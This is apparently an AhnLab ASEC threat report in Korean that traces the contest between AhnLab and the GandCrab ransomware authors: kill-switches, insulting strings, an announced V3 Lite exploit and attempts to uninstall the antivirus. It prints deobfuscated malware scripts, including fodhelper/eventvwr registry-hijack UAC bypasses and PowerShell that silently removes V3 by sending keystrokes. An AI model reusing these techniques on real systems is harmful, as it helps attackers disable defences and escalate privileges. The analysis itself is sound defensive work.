ASEC Report

Vol. 97

2019년 4분기

ASEC REPORT

VOL.97 2019년 4분기

ASEC(AhnLab Security Emergency response Center, 안랩 시큐리티대응센터)은 악성코드 및 보안 위협으로부터 고객을 안전하게 지키기 위하여 보안 전문가로 구성된 글로벌 보안 조직입니다. 이 리포트는 주식회사 안랩의 ASEC에서 작성하며, 주요 보안 위협과 이슈에 대응하는 최신 보안 기술에 대한 요약 정보를 담고 있습니다. 더 많은 정보는 안랩닷컴(www.ahnlab.com)에서 확인하실 수 있습니다.

2019년 4분기 보안 동향

Table of Contents

보안 이슈

SECURITY ISSUE

- 이제는 말할 수 있다!
  안랩 vs 갠드크랩(GandCrab)

보안 이슈

Security Issue

이제는 말할 수 있다! 안랩 vs 갠드크랩(GandCrab)

갠드크랩(GandCrab)은 지난 2018년 초부터 2019년 2분기까지 1년이 넘는 긴 시간 동안 활발하게 유포된 랜섬웨어로 다양한 변종을 통해 전 세계적으로 막대한 피해를 끼쳤다. 국내 사용자를 노린 한글 파일 형식(.hwp) 등으로 위장하기도 하였으나 2019년 4분기 현재는 사실상 자취를 감춘 상태다.

대다수의 일반적인 악성코드는 감염 시스템에 백신 제품이 설치되었거나 동작 중인 것이 확인되면 악성코드의 기능을 중단하거나 동작 프로세스를 변경한다. 이에 반해 갠드크랩 랜섬웨어는 랜섬웨어의 본래의 목적인 파일 암호화 외에도 코드 상에 '안랩'과 'V3 Lite' 제품을 직접적으로 언급하며 이에 대해 적극적인 공격을 시도했다. 초기 버전은 단순 문자열을 언급하는 정도였으나 점차 V3 제품 취약점 공개, 제품 삭제 등의 기능으로 진화했다. 한편 안랩 또한 갠드크랩 랜섬웨어의 킬스위치를 공개하는 것을 시작으로 V3 제품을 공격하는 기능이 새롭게 확인될 때마다 이를 보완하기 위해 빠르게 대응했다.

유포 기간 내내 지속된 안랩과 갠드크랩 랜섬웨어 제작자와의 긴 싸움은 국내외 IT 언론을 통해 몇 차례 보도된 바 있지만 지금까지 공개되었던 내용은 극히 일부이다. 이번 보고서에서는 안랩 시큐리티대응센터(AhnLab Security Emergency-response Center, 이하 ASEC)가 추적 · 분석한 내용을 바탕으로 그동안 민감 정보라는 이유로 공개되지 않았던 안랩과 갠드크랩 간의 사투를 시간순으로 면밀히 살펴보고자 한다.





그림 1-1 | 갠드크랩 랜섬웨어 대응 타임라인

1. 안랩, 갠드크랩 랜섬웨어에 대한 킬스위치 공개

2018년 2월, 안랩은 자사 블로그를 통해 갠드크랩 랜섬웨어가 국내에 유포되고 있음을 공개하였다. 그 후 약 두 달 뒤인 4월 17일에는 [그림 1-2]와 같이 파일의 암호화가 중단될 수 있는 차단 및 예방 방법인 킬스위치(Kill-Switch)를 일반 사용자들에게 공개하였다. 지난 2018년 2분기 ASEC Report Vol.91에서도 갠드크랩 랜섬웨어의 킬스위치와 함께 동작 방식을 상세하게 분석한 내용을 다룬 바 있다.



GandCrab Kill-Switch (암호화 차단 방법)

자사에서는 GandCrab이 특정 조건에서 암호화가 중단 될 수 있는 Kill-Switch를 확인하였다.

"Text.txt" 파일 내부에 10바이트의 특정 데이터가 존재할 경우 해당 파일이하 경로는 암호화하지 않는다. 즉, 특정 데이터를 포함한 "Text.txt"를 **각 드라이브 루트경로**에 위치 시킬 경우, 해당 드라이브 하위의 파일들에 대한 암호화를 막을 수 있게된다.

(예시)

- C:₩Text.txt (C드라이브 하위 암호화 차단)

- D:₩Text.txt (D드라이브 하위 암호화 차단)

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789
0000h: CC 20 C6 C4 C0 CF C0 BA 20 BE                      . 파 일 은
```

[그림3] 암호화 차단 할 수 있는 "Text.txt" 내부 데이터 값

아래에 첨부 된 "Text.txt"를 다운로드하여 각 드라이브의 루트 경로에 복사해 놓을 경우, GandCrab에 감염되어도 파일 암호화를 막을 수 있다.

그림 1-2 | 킬스위치(Kill-Switch) 공개

그리고 3일 뒤 확인된 갠드크랩 샘플에서는 [그림 1-3]와 같이 뮤텍스(Mutex) 이름으로 안랩에 대한 욕설이 포함되어 있었다. 안랩이 암호화 차단 방법을 공개했다는 이유로 본격적으로 안랩을 언급하고 공격하기 시작한 때이다. 뿐만 아니라 C&C 서버 통신 시 이용되는 Host 접속 주소를 기존의 'google.com'에서 'ahnlab.com'으로 변경하여 네트워크 필터에 걸리지 않기 위해 임의로 조작하였다.

```
Sleep(0x3E8u);
CreateMutexW(0, 0, L"AhnLab fuck you zaebali suka");
if ( GetLastError() != 5 && GetLastError() != 183 )
{
  sub_10003B40();
  sub_10003590();
  sub_10005360(&v2);
  v9 = 0;
  cbBinary = 0;
  v13 = 0;
  v8 = 0;
```


그림 1-3 | 안랩에 대한 욕설이 포함된 Mutex

앞서 암호화 차단 방식은 갠드크랩 3.0.0 내부 버전에서 변경되었지만 안랩은 곧바로 메시지창을 이용한 다른 방식의 차단 방식을 확인하였고, [그림 1-4]와 같이 이를 바로 공개하였다.

GandCrab V2.1 (내부 버전 "version=3.0.0") Kill-Switch (암호화 차단 방법)

자사에서는 GandCrab V2.1 (내부 버전 "version=3.0.0")이 특정 조건에서 암호화가 중단 될 수 있는 Kill-Switch를 확인하였다. 시스템 C:₩ 경로 내에 'MalwarebytesLABs' 이름을 가진 파일 또는 폴더가 있을 경우엔 다음과 같은 메시지 박스 창이 뜨면서 [확인] 버튼에 대한 사용자의 마우스 또는 클릭 동작(이벤트)을 대기한다. 이 과정에서 악성 프로세스가 사용자 동작이 있기 전까지 대기를 하기 때문에 암호화 단계로 넘어가는 것을 일시적으로 멈추게 된다. 따라서 다음과 같은 메시지박스가 떴을 경우에는 (확인) 버튼을 클릭하거나 창을 닫지 말고 즉시 시스템을 종료하면 암호화가 되는 것을 방지할 수 있다. 메시지 박스가 뜨기 위해서는 C:₩MalwarebytesLABs 파일 또는 폴더가 존재해야하며 다음과 같이 두 가지 방식으로 예방법을 가이드한다.

- 첫 번째 방법) C:₩ 경로에 'MalwarebytesLABs' 이름을 가진 폴더를 생성한다.



- 두 번째 방법) C:₩ 경로에 'MalwarebytesLABs' 이름(확장자 없음)을 가진 파일을 생성한다. 혹은 다음 첨부된 파일을 위치시킨다.

MalwarebytesLABs

그림 1-4 | 킬스위치(Kill-Switch) 공개(2)

2. 갠드크랩 제작자의 즉각적인 반응과 러시아어: 갠드크랩 v4.1.x

2018년 7월에는 갠드크랩 랜섬웨어가 이메일, 실행 파일, 파일리스, 취약한 웹사이트를 이용한 드라이브 바이 다운로드 등 다양한 방식으로 유포되었다. 이 중 파워쉘을 이용한 파일리스 방식에서 유포 스크립트 악성 파일명을 'ahnlab.txt'로 하는 사례도 확인되었다.

당시 안랩뿐만 아니라 해외 보안 업체인 포티넷(Fortinet)도 적극적으로 갠드크랩 랜섬웨어를 실시간 분석 및 대응하고 있었다. 포티넷은 7월 9일 암호화 방식을 상세히 분석하여 특정 로직의 '<8hex-chars>.lock' 파일이 있으면 암호화가 되지 않는 차단 방법을 공개하였다.

안랩은 포티넷의 정보를 바탕으로 당시 유포되고 있는 최신 갠드크랩 랜섬웨어인 4.1.1 버전까지도 차단 방법이 유효함을 확인하였다. 그리고 2018년 7월 13일, [그림 1-5]와 같이 갠드그랩을 차단하기 위한 대응 툴을 실행 파일로 제작하여 일반 사용자들에게 배포하였다.


- [참고] https://www.fortinet.com/blog/threat-research/gandcrab-v4-0-analysis--new-shell--same-old-menace.html

GandCrab v4.x 랜섬웨어는 네트워크 공유폴더의 파일들도 암호화함으로 이전 버전에 비해 더 큰 피해가 우려된다. Fortinet 블로그에 언급된 암호화 차단방식은 "Common AppData" 폴더에 **특별한 규칙을 갖는 8자리 이름의 *.lock 파일이 존재할 경우, 랜섬웨어가 종료**하는 코드를 역으로 이용한 것이다.

암호화를 사전에 차단하기 위한 *.lock 파일의 위치 및 파일명 생성규칙은 다음과 같다.

- **폴더: CSIDL_COMMON_APPDATA**
- Win XP: C:₩Documents and Settings₩All Users₩Application Data
- Win 7, 8, 10: C:₩ProgramData
- **파일: 426BD648.lock (예제)**
- 파일명은 루트 드라이브의 볼륨정보를 바탕으로 생성되어 사용자마다 다를 수 있음.

GandCrab_v4.x_Kill_Switch.zip

- **툴 사용방법**
- 첨부한 실행파일을 다운로드 받은 후, 오른쪽 마우스 클릭하여 '관리자 권한으로 실행'
- 아래와 같이 해당 폴더(Common AppData)에 *.lock 파일이 생성됨을 확인

그림 1-5 | 킬스위치(Kill-Switch) 공개(3)

이에 대해 갠드크랩 제작자는 [그림 1-6]과 같이 코드 상에 포티넷과 안랩을 언급하며 '.lock' 파일만 차단 방법이 아니라는 문구를 4.1.2 내부 버전에 포함하고, '.lock' 파일 생성 로직을 변경하는

방식으로 즉각적으로 반응하였다. 그러나 안랩은 4.1.2 버전의 로직 또한 새롭게 분석하여 툴을 업데이트하였고, 이후 4.1.3 버전 또한 업데이트하였다.

```
if ( SHGetSpecialFolderPathW(0, (LPWSTR)v1 + 256, 35, 1) )
{
  v2 = (WCHAR *)sub_40542D(0xE0Cu);
  v3 = v2;
  if ( v2 )
  {
    GetWindowsDirectoryW(v2, 0x100u);
    v3[3] = 0;
    if ( GetVolumeInformationW(
           v3,
           v3 + 256,
           0x100u,
           (LPDWORD)v3 + 384,
           (LPDWORD)v3 + 386,
           (LPDWORD)v3 + 385,
           v3 + 512,
           0x100u) )
    {
      wsprintfW(
        &v9,
        L"%X fortinet & ahnlab, mutex is also kill-switch not only lockfile ;)",
        *((_DWORD *)v3 + 384) >> 2);
      sub_402152(&v9, (int)&v6, (LPWSTR)&v7);
      v8 = 0;
      wsprintfW((LPWSTR)v1, L"%sWW%s.lock", (char *)v1 + 0x200, &v7);
      v4 = CreateFileW((LPCWSTR)v1, 0x40000000u, 0, 0, 1u, 0x4000000u, 0);
      v10 = (char *)v4 + 1 != 0;
      v0 = (char *)v4 + 1 != 0;
    }
    else
    {
      GetLastError();
    }
```

v4.1.2

Custom Salsa20

그림 1-6 | 안랩의 킬스위치(Kill-Switch)에 대한 언급

한 가지 흥미로운 점은 [그림 1-7]의 조금 다른 형태의 4.1.2 내부 버전에서 발견된 문자열이었다. 이 버전에서는 안랩을 명시하며 특정 URL 주소를 함께 포함했다. 해당 URL에 접속하면 [그림 1-8]과 같은 문구를 확인할 수 있는데, 이는 러시아어로 굉장히 모욕적인 의미를 담고 있다. 갠드크랩 랜섬웨어 제작자가 안랩이 차단 툴을 내놓는 것에 대해 강하게 의식하고 있음을 알 수 있는 부분이다.

```
if ( v2 )
{
  GetWindowsDirectoryW(v2, 0x100u);
  v3[3] = 0;
  if ( GetVolumeInformationW(
         v3,
         v3 + 256,
         0x100u,
         (LPDWORD)v3 + 384,
         (LPDWORD)v3 + 386,
         (LPDWORD)v3 + 385,
         v3 + 512,
         0x100u) )
  {
    usprintfW(&v8, L"%X ahnlab http://nemesnix.net/media/created/dd0doq.jpg", *((_DWORD *)v3 + 384) >> 2);
    sub_402152(&v8, (int)&v5, (LPWSTR)&v6);
    v7 = 0;
    usprintfW(v9, L"GlobalWW%s.lock", &v6);
    v1 = v9;
    CreateMutexW(0, 0, v9);
    if ( GetLastError() != 5 && GetLastError() != 0xB7 )
      v0 = 1;
  }
```

GandCrab v4.1.2 has a “ahnlab” string in the code. It targeted AhnLab only.

그림 1-7 | url에 포함된 안랩 문자열




그림 1-8 | 러시아어로 표현한 안랩에 대한 욕설

3. 갠드크랩, 안랩 공격에 나서다

2018년 8월, 갠드크랩 제작자의 공격이 본격적으로 시작되었다. 해외 IT 언론 '블리핑컴퓨터닷컴(BleepingComputer.com)'과의 이메일 인터뷰를 통해 안랩 V3 Lite 제품의 제로데이 취약점을 공개할 것이라고 밝혔다. 실제로 [그림 1-9]와 같은 안랩 제품의 익스플로잇 소스를 전달했다. 공격자는 익스플로잇 소스를 공개한 이유는 안랩의 킬스위치(Kill-Switch) 때문이라며, 이후 버전에서는 해당 킬스위치의 사용이 불가능할 것이라는 말을 덧붙였다.

"My exploit will be an reputation hole for ahnlab for years," Crabs stated, while also sharing a link to a file storage service that hosted the alleged exploit.

```
[05:21:11] <> Hello, Catalin. I am GandCrab. Ping me when online
[05:21:57] <> I want to release ahnlab 0day denial of service exploit.
[05:22:23] <>
http://filestorage.biz/download.php?file=
Archive password is GandCrab

Target: AhnLab V3 Lite
Type: Denial of service
Author: GandCrab

*Abstract*

Ahnlab V3 Lite Denial of service. Possibly can trigger full write-what-where condition with privelege escalation.

Tested on Win7 x86, Win7 x64, Win 10 x64

[05:24:15] <> It is an answer for kill-switch. Their killswitch has became useless in only few hours. My exploit
will be an reputation hole for ahnlab for years
[05:28:37] <> just as verification. Look inside support message. I also set unusual bot price and expiration time.
http://gandcrab2pie73et.onion/          /support
```

그림 1-9 | 갠드크랩 제작자의 V3 Lite 취약점 공격 예고

실제로 이때 확인된 갠드크랩 4.2.1 내부 버전에서는 [그림 1-10]과 같이 실제 공격 코드 실행과 함께 안랩과의 스코어는 이제 1:1이며 공격 코드는 온라인에 공개했다는 문구가 포함되어 있음을 확인했다. 여기까지의 내용은 국내외 보안 업체들도 확인 및 공개했던 내용이다.




그림 1-10 | [그림 1-10] 갠드크랩v4.2.1 내부에 포함된 안랩에 대한 메시지

이때 공격자가 공개한 문제의 공격 코드는 V3 Lite 제품이 설치되어 있을 시 BSOD를 유발할 수 있는 코드였고 암호화 동작 이후에 실행되었다. 안랩은 해당 내용을 확인한 즉시 V3 제품의 긴급 패치를 배포했고(8월 13일), 결국 갠드크랩 제작자의 공격은 별 다른 소득없이 끝났다.

4. 다각화되는 갠드크랩 제작자의 V3 공격

이후 갠드크랩 제작자는 V3 제품을 삭제하기 위한 부단한 노력을 시작했다. 안랩에서 익스플로잇 코드를 패치한 이후 확인된 유포 스크립트에는 V3 제품의 삭제(Uninstall)를 유도하는 기능이 포함되었다. 이를 시작으로 갠드크랩 제작자는 점점 고도화된 방식으로 V3 제품의 삭제를 시도하였다.

갠드크랩에서 처음 시도한 V3 제품 삭제 방식은 사용자의 클릭 유도 방식이었다. 유포 스크립트 내부에는 [그림 1-11]의 빨간색으로 표시한 부분과 같이 V3 서비스 발견 시 V3 삭제를 유도하는 기능의 JS 파일을 드롭하고 실행히는 코드를 추가하여 제품 삭제가 이루어질 수 있도록 하였다.

```
if (Running_Check('V3 Service')) {
    if (uhwastvrten.FileExists("%USERPROFILE%" + "phnazx.txt")) {
        Func_CreateFile(cpaelli, "%USERPROFILE%" + 'tmtvgcslpw.js');
        try {
            //V3 서비스 발견시, V3 삭제 유도 기능의 JS 파일을 드롭 및 실행
            RunJS('wscript.exe "' + "%USERPROFILE%" + 'tmtvgcslpw.js"');
        } catch (e) {}
    } else {
        Func_CreateFile('727272', "%USERPROFILE%" + 'phnazx.txt');
        try {
            RunJS('explorer.exe "' + WScript.ScriptFullName + '"');
        } catch (e) {}
        WScript.Quit();
    }
}
```

그림 1-11 | 난독화가 해제된 갠드크랩 유포 스크립트

드롭된 JS 파일에는 V3 삭제 프로그램(Uninstaller) 경로를 획득한 후 [그림 1-12]와 같이 사용자의 윈도우 버전에 따라 적합한 실행 방식으로 삭제 프로그램을 실행한다. 이후 최대 60초까지 V3가 제거되었는지 확인하면서 사용자가 60초 이내에 제거 버튼을 클릭할 경우 갠드크랩 랜섬웨어를 실행시킨다.

```
if (jjfmznn != '0') {  //윈도우 버전에 적합한 파일 실행기법을 통해 V3 언인스톨러(Uninst.exe)를 실행
    if (arr[0] == '10') {  //Windows 10, Windows Server 2016
        WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\", '"' + jjfmznn + '\\Uninst.exe" -Uninstall',
        "REG_SZ");
        WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\DelegateExecute", "", "REG_SZ");
        lcdicgbguqo.ShellExecute("explorer.exe", '"' + yqnwti + '\\fodhelper.exe"', "", "open", 0);
        WScript.sleep(5000);
        WSH.RegDelete("HKEY_CURRENT_USER\\Software\\Classes\\ms-settings\\shell\\open\\command\\");
    } else {
        if (arr[0] == '6') { //Windows 7,8,Vista
            WSH.RegWrite("HKEY_CURRENT_USER\\Software\\Classes\\mscfile\\shell\\open\\command\\", '"' + jjfmznn + '\\Uninst.exe" -Uninstall',
            "REG_SZ");
            lcdicgbguqo.ShellExecute("explorer.exe", '"' + yqnwti + '\\eventvwr.exe"', "", "open", 0);
            WScript.sleep(5000);
            WSH.RegDelete("HKEY_CURRENT_USER\\Software\\Classes\\mscfile\\shell\\open\\command\\");
        }
    }
    var iii = 0;
    while (true) {
        if (Running_Check('V3 Service')) {  // V3 제거가 될때까지 최대 60초 까지 대기
            WScript.sleep(100);
        } else {
            break;
        }
        iii = iii + 1;
        if (iii == 600) {
            break;
        }
```

그림 1-12 | V3 삭제 유도 기능이 포함된 자바스크립트

해당 방식의 경우에는 사용자의 직접적인 개입이 필요하여 제품 삭제가 몰래 이루어질 수 없는 단점이 존재하였다. 이 때문에 2018년 9월에는 사용자 모르게 제품이 제거되도록 [그림 1-13]과 같은 방식으로 제품 삭제 방식이 변경되었다. 삭제 화면을 숨김 처리한 후 버튼 클릭까지 자동으로 이

루어지는 방식으로 변경되었으며, 사용자 모르게 V3 Lite 제거를 시도하고 이후 갠드크랩 랜섬웨어가 생성 및 실행되는 구조로 고도화되었다.

```
$a1=(Get-Process -Name V3Lite).path | Split-Path; $a2 = $a1+'\Uninst.exe';
if([System.IO.File]::Exists($a2)){
    $a3 = "-Uninstall";
    # v3 언인스톨러를 실행
    start-process $a2 $a3; $a = 0;
    While ($a -le 5) {
            Start-Sleep -s 1;
            # 실행된 언인스톨러의 프로세스 클래스 획득
            $a4 = Get-Process "AhnUn000.tmp";
            if ($a4) {
                    if([int]$a4.MainWindowHandle -eq 0) {
                            Start-Sleep -seconds 1
                    # 언인스톨러의 윈도우에 [Enter] 메세지를 전송 및 슬림모드 전환
                    } [WindowHelper]::SendKeysMe($a4.MainWindowHandle)
            }
    }
}
```

그림 1-13 | 디코딩된 파워쉘 스크립트의 메인 함수

갠드크랩 5.0 버전에서는 기존의 Powershell.exe 하위에 Uninst.exe 프로세스가 실행되는 구조에서 cmd.exe가 추가되었다. 이후 2018년 9월 26일부터는 cmd.exe 대신 WMIC.exe를 사용하여 제품이 삭제되는 방식으로 변경하여 프로세스 트리의 구조를 계속해서 변형시켰다. 이는 안랩의 행위적 탐지 방안을 우회하기 위한 목적이다.

안랩에서는 계속해서 해당 방식에 대해 행위 차단으로 방어하였으며, 이에 갠드크랩 제작자는 기존 Uninst.exe –Uninstall을 이용한 제거와 함께 AhnUn000.tmp –UC 를 통한 방식이 추가된 갠드크랩 5.0.2 버전을 유포하였다. 해당 버전에서는 [그림 1-14]와 같이 Uninst.exe 파일을 %temp%\AhnUn000.tmp 로 복사 후 WMIC.exe 를 이용하여 –UC 인자 값으로 실행시켰으며, 제품 삭제 행위 대상 프로세스가 runas.exe로 변경되었다.

또한, 갠드크랩 5.0.3 버전에서는 Uninst.exe를 사용하는 방식 대신 AhnUn000.tmp –UC만을 사용하여 제품 삭제를 수행하였으며 5.0.4 버전에서는 제품 삭제 행위 주체가 cscript.exe로 변경되었다.

[그림 1-14]는 Uninstall 행위 관련 프로세스 구조를 나타낸 것이다.

